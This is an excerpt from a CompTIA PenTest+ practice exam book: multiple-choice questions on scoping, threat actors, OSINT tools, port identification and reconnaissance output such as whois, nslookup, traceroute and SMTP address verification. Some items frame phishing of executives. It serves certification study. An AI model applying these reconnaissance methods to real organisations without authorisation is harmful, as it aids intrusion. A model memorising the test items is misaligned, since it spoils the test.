A. That the corporate systems must store passwords using the MD5 hashing algorithm

B. That employee passwords must contain a minimum of eight characters, with one being alphanumeric

C. The phone number to contact the help desk to perform password resets

D. That in order to access corporate assets, employees must use strong passwords

150. You are a performance tester, and you are discussing performing compliance-based assessments for a client. Which is an important key consideration?

A. Any additional rates

B. Any company policies

C. The industry type

D. The impact tolerance

151. You are a penetration tester, and you are discussing with the client the importance of maintaining confidentiality of any findings when performing a penetration test. Why is it important to maintain confidentiality when performing penetrations tests?

A. Findings are legal documents containing privileged information.

B. Findings can assist an attacker in compromising a system.

C. Findings often contain company intellectual property.

D. Findings could lead to consumer discontent if results are made public.

152. A penetration tester is currently in the middle of a test when the client asks the tester to add more addresses. Which of the following defines the target list that the tester can follow?

A. The end-user license agreement

B. The master services agreement (MSA)

C. The rules of engagement (RoE)

D. The statement of work (SOW)

153. You are planning on setting up a security assessment. Which of the following has a major impact on the budget of the assessment?

A. Compliance requirement

B. Scheduling

C. Scoping

D. Target risk

154. A penetration tester has been asked by a client to imitate a recently laid-off help desk technician. What best describes the abilities of a threat actor?

A. Advanced persistent threat (APT)

B. Hacktivist

C. Organized crime

D. Script kiddie

155. A penetration tester should have a customer's contact information available at all times. Which of the following should penetration testers immediately report to their client? (Choose three.)

A. Report any critical findings.

B. Report a cracked password.

C. Report findings that cannot be exploited.

D. Report indicators of compromise.

E. Report the latest published exploits.

F. Report a server that becomes unresponsive.

156. A client has recently come to you voicing concern over a large number of companies being compromised by remote attackers who are looking for trade secrets. What best describes the types of adversaries that would be looking for trade secrets?

A. Advanced persistent threat (APT) actors

B. Hacktivist groups

C. Insider threats

D. Script kiddies

157. You are a penetration tester, and a company has asked you to perform a web application penetration test. The company has asked you to discover any vulnerabilities. The company has now come to you and asked if you will review additional code and check for updates to firewall settings. What is the client asking you to do?

A. Post-mortem review

B. Risk acceptance

C. Scope creep

D. Threat prevention

158. A penetration tester is preparing to conduct API testing. Which of the following would be the most beneficial when preparing for this engagement?

A. Nikto

B. Swagger

C. Web Application Archive (WAR)

D. W3AF

159. Lockheed Martin developed the framework that is part of the Intelligence Driven Defense model for identification and prevention of cyber intrusions activity. This model identifies what the adversaries must complete in order to achieve their objective. This model is known as the Cyber Kill Chain model and is made up of seven parts. Which of the following is the first stage of the Cyber Kill Chain, when the attacker is assessing the target from outside of the organization from both a technical and nontechnical perspective?

A. Exploitation

B. Installation

C. Reconnaissance

D. Weaponization

160. During what phase of the Cyber Kill Chain does an attacker steal sensitive information, use unauthorized computing resources to engage in denial-of-service attacks, or modify information?

A. The Actions on Objectives phase

B. The Command and Control phase

C. The Delivery phase

D. The Exploration phase

161. A penetration tester is in the middle of conducting a penetration test specifically scoped to a single web application. The tester learns that the web server also contains a list of passwords to other servers at the target location. The tester notifies the client. The client then asks the tester to validate those servers. What has occurred once the tester proceeds with testing the passwords against the other servers?

A. Threat hunting

B. Pivoting

C. Scope creep

D. Target expansion

162. You are a penetration tester. You are looking at the type of penetration test that is not meant to identify as many vulnerabilities as possible but instead concentrates on the vulnerabilities that specifically align with the goals of gaining control of specific systems or data. What type of assessment are you looking at running?

A. Goals-based assessments

B. Compliance-based assessments

C. Objectives-based assessments

D. Red team assessments

163. You are a penetration tester and have been asked to test an organization that uses an authentication method that associates hosts with their public keys. What type of authentication technique is the organization using?

A. Certificate pinning

B. Self-signed server authentication

C. SSL handshake

D. X.509 bypassing

164. An attacker has attacked a government agency because he or she is unhappy with a new law that has been passed. What type of threat actor is this?

A. Script kiddie

B. Hacktivist

C. Organized crime

D. Nation-state

165. You have been asked to perform a penetration test on a large, complex IT infrastructure. Some of the scope may include contents found on a cloud network hosted by a cloud provider. What will be needed to perform this type of testing?

A. Authorization from the client only

B. Third-party authorization

C. Environmental differences

D. Data ownership

166. You have been asked to perform a penetration test for a client. You need a legal document that is used to protect the confidentiality of the client's data and other information that you may encounter. What is this legal document called?

A. Noncompete agreement

B. Nondisclosure agreement (NDA)

C. Master services agreement (MSA)

D. Statement of work (SOW)

167. You have been asked to perform a penetration test for a client. You need a document that will set the overall terms between the two organizations. This will also be used for future work between your organizations as you plan on setting up a support agreement. What is this document called?

A. Noncompete agreement

B. Nondisclosure agreement (NDA)

C. Master services agreement (MSA)

D. Statement of work (SOW)

168. You are a penetration tester, and you are performing an on-site penetration test. What scoping element do you need to know for a wireless assessment when working on-site in a shared building?

A. The encryption type

B. The frequency of the wireless network

C. Any preshared keys

D. The service set identifiers (SSIDs)

CompTIA® PenTest+™ Practice Test: Exam PT0-001
By Crystal Panek and Robb Tracy

Chapter 2

Information Gathering and Vulnerability Identification

THE PENTEST+ EXAM TOPICS COVERED IN THIS CHAPTER INCLUDE:

Domain 2: Information Gathering and Vulnerability Identification

✓ **2.1 Given a scenario, conduct information gathering using appropriate techniques.**

- Scanning
- Enumeration
  - Hosts
  - Networks
  - Domains
  - Users
  - Groups
  - Network shares
  - Web pages
  - Applications
  - Services
  - Tokens
  - Social networking sites
- Packet crafting
- Packet inspection
- Fingerprinting
- Cryptography
  - Certificate inspection

- Eavesdropping
  - RF communication monitoring
  - Sniffing
    - Wired
    - Wireless
- Decompilation
- Debugging
- Open Source Intelligence Gathering
  - Sources of research
    - CERT
    - NIST
    - JPCERT
    - CAPEC
    - Full disclosure
    - CVE
    - CWE

✓ 2.2 Given a scenario, perform a vulnerability scan.

- Credentialed vs. non-credentialed
- Types of scans
  - Discovery scan
  - Full scan
  - Stealth scan
  - Compliance scan
- Container security
- Application scan
  - Dynamic vs. static analysis
- Considerations of vulnerability scanning
  - Time to run scans
  - Protocols used
  - Network topology
  - Bandwidth limitations
  - Query throttling
  - Fragile systems/non-traditional assets

✓ **2.3 Given a scenario, analyze vulnerability scan results.**

- Asset categorization
- Adjudication
  - False positives
- Prioritization of vulnerabilities
- Common themes
  - Vulnerabilities
  - Observations
  - Lack of best practices

✓ **2.4 Explain the process of leveraging information to prepare for exploitation.**

- Map vulnerabilities to potential exploits
- Prioritize activities in preparation for penetration test
- Describe common techniques to complete attack
  - Cross-compiling code
  - Exploit modification
  - Exploit chaining
  - Proof-of-concept development (exploit development)
  - Social engineering
  - Credential brute forcing
  - Dictionary attacks
  - Rainbow tables
  - Deception

✓ **2.5 Explain weaknesses related to specialized systems.**

- ICS
- SCADA
- Mobile
- IoT
- Embedded
- Point-of-sale system
- Biometrics
- Application containers
- RTOS

1. You have been asked to perform a black box penetration test for a medium-sized organization that sells imported motorcycles and ATVs online. In which phase of this assessment will you likely spend most of your time?
   - **A.** Planning and scoping
   - **B.** Information gathering and vulnerability identification
   - **C.** Attacking and exploiting
   - **D.** Reporting and communicating results
2. You are performing a black box penetration test for a medium-sized organization that sells imported motorcycles and ATVs through its online storefront. You need to discover who owns the organization's domain. Which tool in your penetration testing toolkit should you use?
   - **A.** nslookup
   - **B.** whois
   - **C.** Shodan
   - **D.** Maltego
3. You are performing a black box penetration test for a medium-sized organization that sells imported clothing through its online storefront. You need to discover which IP addresses are associated with the organization's domain. Which tool in your penetration testing toolkit should you use?
   - **A.** nslookup
   - **B.** whois
   - **C.** theHarvester
   - **D.** Fingerprinting Organizations with Collected Archives (FOCA)
4. You are performing a black box penetration test for a medium-sized organization that sells imported clothing through its online storefront. You want to query search engines and other resources to discover email addresses, employee names, and other details about the target. Which tool in your penetration testing toolkit should you use?
   - **A.** nmap
   - **B.** Shodan
   - **C.** theHarvester
   - **D.** Fingerprinting Organizations with Collected Archives (FOCA)
5. You are performing a black box penetration test for a large organization that wholesales imported electronic devices in the United States. You need to uncover any information you can find about the organization using open source intelligence (OSINT). Which tool in your penetration testing toolkit could you use to do this?
   - **A.** Censys
   - **B.** whois
   - **C.** recon-ng
   - **D.** Shodan
   - **E.** All of the above

6. You are performing a black box penetration test for a large organization that wholesales imported electronic devices in the United States. You need to probe the organization's web server IP address to see what information is associated with it, such as the version of SSL or TLS and the cipher suite that it uses. Which tool in your penetration testing toolkit could you use to do this?
   - **A.** Censys
   - **B.** nslookup
   - **C.** Maltego
   - **D.** Shodan

7. You are performing a black box penetration test for a large financial organization. You want to search the Internet for any documents associated with the organization (such as Microsoft Word or PowerPoint documents) and analyze each file's metadata for useful information. Which tool in your penetration testing toolkit could you use to do this?
   - **A.** Censys
   - **B.** Shodan
   - **C.** nmap
   - **D.** Fingerprinting Organizations with Collected Archives (FOCA)

8. A consultant has been hired by an organization to perform a black box penetration test. She knows that Internet of Things (IoT) devices frequently employ weak security mechanisms that a penetration tester can exploit. She wants to discover whether the target organization has any of these devices deployed. Which utility could she use to do this?
   - **A.** Censys
   - **B.** Shodan
   - **C.** theHarvester
   - **D.** Maltego

9. A consultant has been hired by an organization to perform a black box penetration test. She has used a variety of tools to gather OSINT about the target information. Her efforts have been very successful. In fact, she has gathered so much information that she is having a hard time organizing it into a format that she can use efficiently. Which tool could she use to organize the information that she has gathered?
   - **A.** Censys
   - **B.** Shodan
   - **C.** theHarvester
   - **D.** Maltego

10. A consultant has been hired by an organization to perform a black box penetration test. She wants to perform a detailed scan of the target organization's public-facing web server to see what she can learn. Which utility should she use to accomplish this?
    - **A.** nmap
    - **B.** Shodan
    - **C.** whois
    - **D.** Maltego

11. You have been hired to conduct a black box penetration test for a client. You want to use a spear phishing attack to expose the authentication credentials used by key employees of the organization. Which tools or techniques could you use to gather the information needed to conduct this attack? (Choose two.)

A. Dumpster diving

B. theHarvester

C. nmap scan

D. Nessus scan

E. Shodan

12. You have been hired to conduct a black box penetration test for a client. You want to use a whaling attack to expose the authentication credentials used by the organization's leadership. What information could you use to do this? (Choose two.)

A. Nessus scan

B. Press releases

C. Censys probe

D. OpenVAS scan

E. Executive bios

13. Which of the following can be considered OSINT related to the target of a penetration test? (Choose two.)

A. Social media posts

B. Results from an nmap scan

C. Employees' Social Security numbers

D. Corporate tax filings

E. Personal tax filings of executive leadership

14. Which of the following can be considered OSINT related to the target of a penetration test? (Choose two.)

A. Results from a Nessus scan

B. Information from a penetration tester who tailgated her way into the organization's facility

C. Information from the organization's DNS registrar

D. Job postings on the organization's website

E. Information gathered from a disgruntled employee

15. You are in the information gathering stage of a black box penetration test. You need to footprint the target organization by determining what type of network infrastructure they use. Which OSINT sources could potentially reveal this information? (Choose two.)

A. Job postings on the organization's website

B. An nmap scan of the internal network

C. A Nessus scan of the internal network

D. Information from a penetration tester who tailgated her way into the organization's facility

E. Résumés of current employees on LinkedIn

16. You are in the information gathering stage of a black box penetration test. Which tools could you use to footprint the target organization using OSINT? (Choose two.)

A. aircrack-ng

B. whois

C. recon-ng

D. Kismet

E. WiFight

17. Consider the output from the command shown here:

```
Domain Name: TESTOUT.COM
Registry Domain ID: 2178588_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2017-12-18T05:08:11Z
Creation Date: 1998-02-26T05:00:00Z
Registrar Registration Expiration Date: 2021-02-25T05:00:00Z
Registrar: NETWORK SOLUTIONS, LLC.
Registrar IANA ID: 2
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: TestOut Corporation
Registrant Organization: TestOut Corporation
Registrant Street: 50 S MAIN ST
Registrant City: PLEASANT GROVE
Registrant State/Province: UT
Registrant Postal Code: 84062-2630
Registrant Country: US
Registrant Phone: +1.8017857900
Registrant Phone Ext:
Registrant Fax: +1.9999999999
Registrant Fax Ext:
Registrant Email: [redacted]
Registry Admin ID:
Admin Name: [redacted]
Admin Organization: TestOut Corporation
Admin Street: 50 S MAIN ST
```

Which OSINT utility was used to gather this information?

A. whois

B. nslookup

C. nmap

D. ifconfig

E. host

18. Consider the output from a command shown here:

```
> testout.com
Server:         10.0.0.1
Address:        10.0.0.1#53

Non-authoritative answer:
Name:   testout.com
Address: 40.86.96.177
>
```

Which OSINT utility was used to gather this information?

A. whois

B. nslookup

C. Nessus

D. recon-ng

E. host

19. Consider the output from a command shown here:

```
-----------
TESTOUT.COM
-----------
[*] [host] testout.com (40.86.96.177)
[*] [host] lyris.testout.com (67.136.67.101)

-------
SUMMARY
-------
[*] 2 total (2 new) hosts found.
```

Which OSINT utility was used to gather this information?

A. whois

B. nslookup

C. nmap

D. recon-ng

E. host

20. You are performing reconnaissance as part of a black box penetration test. You run a vulnerability scan on one of the target organization's public-facing servers and discover that port 25 is open. What does this indicate?

A. It is a DNS server.

B. It is an SMTP server.

C. It is an FTP server.

D. It is an SMB file server.

21. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's internal servers and discover that port 445 is open. What does this indicate?

A. It is a DNS server.

B. It is an HTTPS server.

C. It is an SSH server.

D. It is an SMB file server.

22. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that port 23 is open. What does this indicate?

A. It is a DNS server.

B. It is an SSH server.

C. It is a Telnet server.

D. It is an FTP server.

23. You are performing reconnaissance as part of a black box penetration test. You run a vulnerability scan on one of the target organization's public-facing servers and discover that port 20 is open. What does this indicate?

A. It is a DNS server.

B. It is an FTP server.

C. It is an SSH server.

D. It is a TFTP server.

24. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that port 69 is open. What does this indicate?

A. It is a DNS server.

B. It is a domain controller.

C. It is an SSH server.

D. It is a TFTP server.

25. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that several ports are open, including 88, 135, 139, 389, and 464. What does this indicate?

A. It is a domain controller.

B. It is a POP3 email server.

C. It is an SSH server.

D. It is an IMAP email server.

26. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that port 143 is open. What does this indicate?

A. It is an LDAP server.

B. It is a POP3 email server.

C. It is an SSH server.

D. It is an IMAP email server.

27. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that port 22 is open. What does this indicate?

A. It is an LDAP server.

B. It is a POP3 email server.

C. It is an SSH server.

D. It is an HTTP server.

28. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that ports 80 and 443 are open. What does this indicate?

A. It is an LDAP server.

B. It is a Kerberos authentication server.

C. It is a POP3 email server.

D. It is an HTTP server.

29. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that ports 389 and 636 are open. What does this indicate?

A. It is an LDAP server.

B. It is a Kerberos authentication server.

C. It is a Global Catalog server.

D. It is a DNS server.

30. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that port 53 is open. What does this indicate?

A. It is an NTP server.

B. It is a Kerberos authentication server.

C. It is a Global Catalog server.

D. It is a DNS server.

31. During the discovery phase of a black box penetration test, you run the `traceroute` command to discover the route over the Internet to the target organization's web server. The results are shown here:

```
 5  ip65-46-63-129.z63-46-65.customer.algx.net (65.46.63.129)  28.990 ms  28.425
ms  28.377 ms
 6  216.156.16.28.ptr.us.xo.net (216.156.16.28)  37.020 ms  43.698 ms  35.049 ms
 7  207.88.12.160.ptr.us.xo.net (207.88.12.160)  35.777 ms  34.428 ms  51.674 ms
 8  207.88.12.158.ptr.us.xo.net (207.88.12.158)  37.354 ms  51.452 ms  44.203 ms
 9  207.88.12.151.ptr.us.xo.net (207.88.12.151)  43.000 ms  42.925 ms  31.389 ms
10  ae0d1.cir1.sanjose2-ca.us.xo.net (207.88.13.101)  58.014 ms  57.989 ms  57.9
45 ms
11  216.156.85.86.ptr.us.xo.net (216.156.85.86)  61.328 ms  53.363 ms  61.214 ms
12  * * *
13  * * *
14  * * *
root@kali:~#
```

What do the *** characters indicate on lines 12, 13, and 14?

A. The associated devices have been configured to not respond to pings.

B. The hostnames of the associated devices could not be resolved by the DNS server.

C. The associated devices are down.

D. Your computer has been blacklisted by these devices in the route.

32. During the discovery phase of a black box penetration test, you use the `centralops.net` website to perform reconnaissance on the target organization's domain name. Partial results are shown here:

Service scan

```
FTP - 21        Error: TimedOut

SMTP - 25       Error: TimedOut

HTTP - 80       HTTP/1.1 301 Moved Permanently
                Content-Length: 146
                Content-Type: text/html; charset=UTF-8
                Location: http://www.testout.com/
                Server: Microsoft-IIS/10.0
                X-Powered-By: ASP.NET
                Date: Mon, 08 Oct 2018 19:08:43 GMT
                Connection: close

POP3 - 110      Error: TimedOut

IMAP - 143      Error: TimedOut

HTTPS - 443     Certificate validation errors: None
                Signature algorithm: sha256RSA
                Public key size: 2048 bits
                Issuer: CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US
                Subject: CN=*.testout.com, O=TestOut Corporation, L=Pleasant Grove, S=Utah, C=US
                Subject Alternative Name: DNS Name=*.testout.com, DNS Name=testout.com
                Serial number: 02A9465C1D7F74D734913B97A20EE7F1
                Not valid before: 2017-04-19 00:00:00Z
                Not valid after: 2020-06-18 12:00:00Z
                SHA1 fingerprint: 0504BF39115F3E42B6C4D66289E3CAFEF6280903

                HTTP/1.1 301 Moved Permanently
                Content-Length: 146
                Content-Type: text/html; charset=UTF-8
                Location: http://www.testout.com/
                Server: Microsoft-IIS/10.0
                X-Powered-By: ASP.NET
                Date: Mon, 08 Oct 2018 19:08:47 GMT
                Connection: close
```

What public-facing services are available for this domain name? (Choose two.)

A. FTP

B. Secure email

C. Insecure web server

D. Secure web server

E. Insecure email

F. Secure shell

33. During the discovery phase of a black box penetration test, you use the `centralops.net` website to perform reconnaissance on the target organization's domain name. Partial results are shown here:

Service scan

FTP - 21
```
Error: TimedOut
```

SMTP - 25
```
Error: TimedOut
```

HTTP - 80
```
HTTP/1.1 301 Moved Permanently
Content-Length: 146
Content-Type: text/html; charset=UTF-8
Location: http://www.testout.com/
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 08 Oct 2018 19:08:43 GMT
Connection: close
```

POP3 - 110
```
Error: TimedOut
```

IMAP - 143
```
Error: TimedOut
```

HTTPS - 443
```
Certificate validation errors: None
Signature algorithm: sha256RSA
Public key size: 2048 bits
Issuer: CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US
Subject: CN=*.testout.com, O=TestOut Corporation, L=Pleasant Grove, S=Utah, C=US
Subject Alternative Name: DNS Name=*.testout.com, DNS Name=testout.com
Serial number: 02A9465C1D7F74D734913B97A20EE7F1
Not valid before: 2017-04-19 00:00:00Z
Not valid after: 2020-06-18 12:00:00Z
SHA1 fingerprint: 0504BF39115F3E42B6C4D66289E3CAFEF6280903

HTTP/1.1 301 Moved Permanently
Content-Length: 146
Content-Type: text/html; charset=UTF-8
Location: http://www.testout.com/
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 08 Oct 2018 19:08:47 GMT
Connection: close
```

Which of the following are true? (Choose two.)

A. The organization's certificate expired in 2017.


B. SHA1 was used to sign the organization's certificate.

C. The organization uses the Apache web server.

D. SHA256 was used to sign the organization's certificate.

E. The organization's web server runs on Windows.

34. During the discovery phase of a black box penetration test, you have identified an email address that you suspect belongs to an executive within the target organization. You use the `centralops.net` website to analyze that email address. The results are shown here:



MX records

preference	exchange	IP address (if included)
5	testout-com.mail.protection.outlook.com	

SMTP session

```
[Resolving testout-com.mail.protection.outlook.com...]
[Contacting testout-com.mail.protection.outlook.com [216.32.181.106]...]
[Connected]
220 DM3NAM05FT059.mail.protection.outlook.com Microsoft ESMTP MAIL Service ready at Mon, 8 Oct 2018 19:34:56 +0000
EHLO mx1.validemail.com
250-DM3NAM05FT059.mail.protection.outlook.com Hello [208.101.20.91]
250-SIZE 157286400
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-STARTTLS
250-8BITMIME
250-BINARYMIME
250-CHUNKING
250 SMTPUTF8
MAIL FROM:<>
250 2.1.0 Sender OK
RCPT TO:<[redacted]>
250 2.1.5 Recipient OK
RSET
250 2.0.0 Resetting
QUIT
221 2.0.0 Service closing transmission channel
[Connection closed]
```

What can you learn from the output?


A. This is a valid email address.

B. This is an invalid email address.

C. This email address belongs to the executive in question.

D. This email address belongs to a help-desk employee.

35. During the discovery phase of a black box penetration test, you have identified an email address that you suspect belongs to an executive within the target organization. You use the `centralops.net` website to analyze that email address. The results are shown here:



MX records

preference	exchange	IP address (if included)
5	testout-com.mail.protection.outlook.com	

SMTP session

```
[Resolving testout-com.mail.protection.outlook.com...]
[Contacting testout-com.mail.protection.outlook.com [216.32.181.106]...]
[Connected]
220 DM3NAM05FT059.mail.protection.outlook.com Microsoft ESMTP MAIL Service ready at Mon, 8 Oct 2018 19:34:56 +0000
EHLO mx1.validemail.com
250-DM3NAM05FT059.mail.protection.outlook.com Hello [208.101.20.91]
250-SIZE 157286400
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-STARTTLS
250-8BITMIME
250-BINARYMIME
250-CHUNKING
250 SMTPUTF8
MAIL FROM:<>
250 2.1.0 Sender OK
RCPT TO:<[redacted]>
250 2.1.5 Recipient OK
RSET
250 2.0.0 Resetting
QUIT
221 2.0.0 Service closing transmission channel
[Connection closed]
```

What can you learn from the output?

A. The organization's email server has an IP address of 208.101.20.81.

B. The organization's email naming convention is *first_initial+lastname@company_name*.com.

C. The organization's email naming convention is *first_initial.lastname@company_name*.com.

D. The organization's email server does not respond to `HELO` commands.

36. During the discovery phase of a black box penetration test, you have identified an email address that you suspect belongs to an executive within the target organization. You use the `centralops.net` website to analyze that email address. The results are shown here:

MX records

preference	exchange	IP address (if included)
5	testout-com.mail.protection.outlook.com	

SMTP session

```
[Resolving testout-com.mail.protection.outlook.com...]
[Contacting testout-com.mail.protection.outlook.com [216.32.181.106]...]
[Connected]
220 DM3NAM05FT059.mail.protection.outlook.com Microsoft ESMTP MAIL Service ready at Mon, 8 Oct 2018 19:34:56 +0000
EHLO mx1.validemail.com
250-DM3NAM05FT059.mail.protection.outlook.com Hello [208.101.20.91]
250-SIZE 157286400
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-STARTTLS
250-8BITMIME
250-BINARYMIME
250-CHUNKING
250 SMTPUTF8
MAIL FROM:<>
250 2.1.0 Sender OK
RCPT TO:[redacted]
250 2.1.5 Recipient OK
RSET
250 2.0.0 Resetting
QUIT
221 2.0.0 Service closing transmission channel
[Connection closed]
```

What can you learn from the output?

A. The organization's email server has an IP address of 208.101.20.106.

B. The organization's email server sits behind an email filter device.

C. The organization's email server runs on Windows and has ports 80 and 443 open in its firewall.

D. The organization's email server responds to `HELO` commands.

37. During a white box penetration test, you use the nmap utility to scan an entire subnet for hosts. Once the scan is complete, you need to enumerate the systems found. What information do you need to identify for each device discovered? (Choose two.)

A. Services installed


B. The version of nmap used to perform the scan

C. The number of unique users on the subnet

D. The version of the operating system installed

E. The grade of Ethernet cable used to create the physical network

38. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device from this information?


A. It is a Windows server.

B. It is a virtual machine.

C. It is a router.

D. It is an access point for a wireless network.

39. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device using this information?


A. The device is in maintenance mode.

B. It is running an HTTP service.

C. It has been joined to a Windows domain.

D. It is managed by a wireless controller.

40. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device using this information?

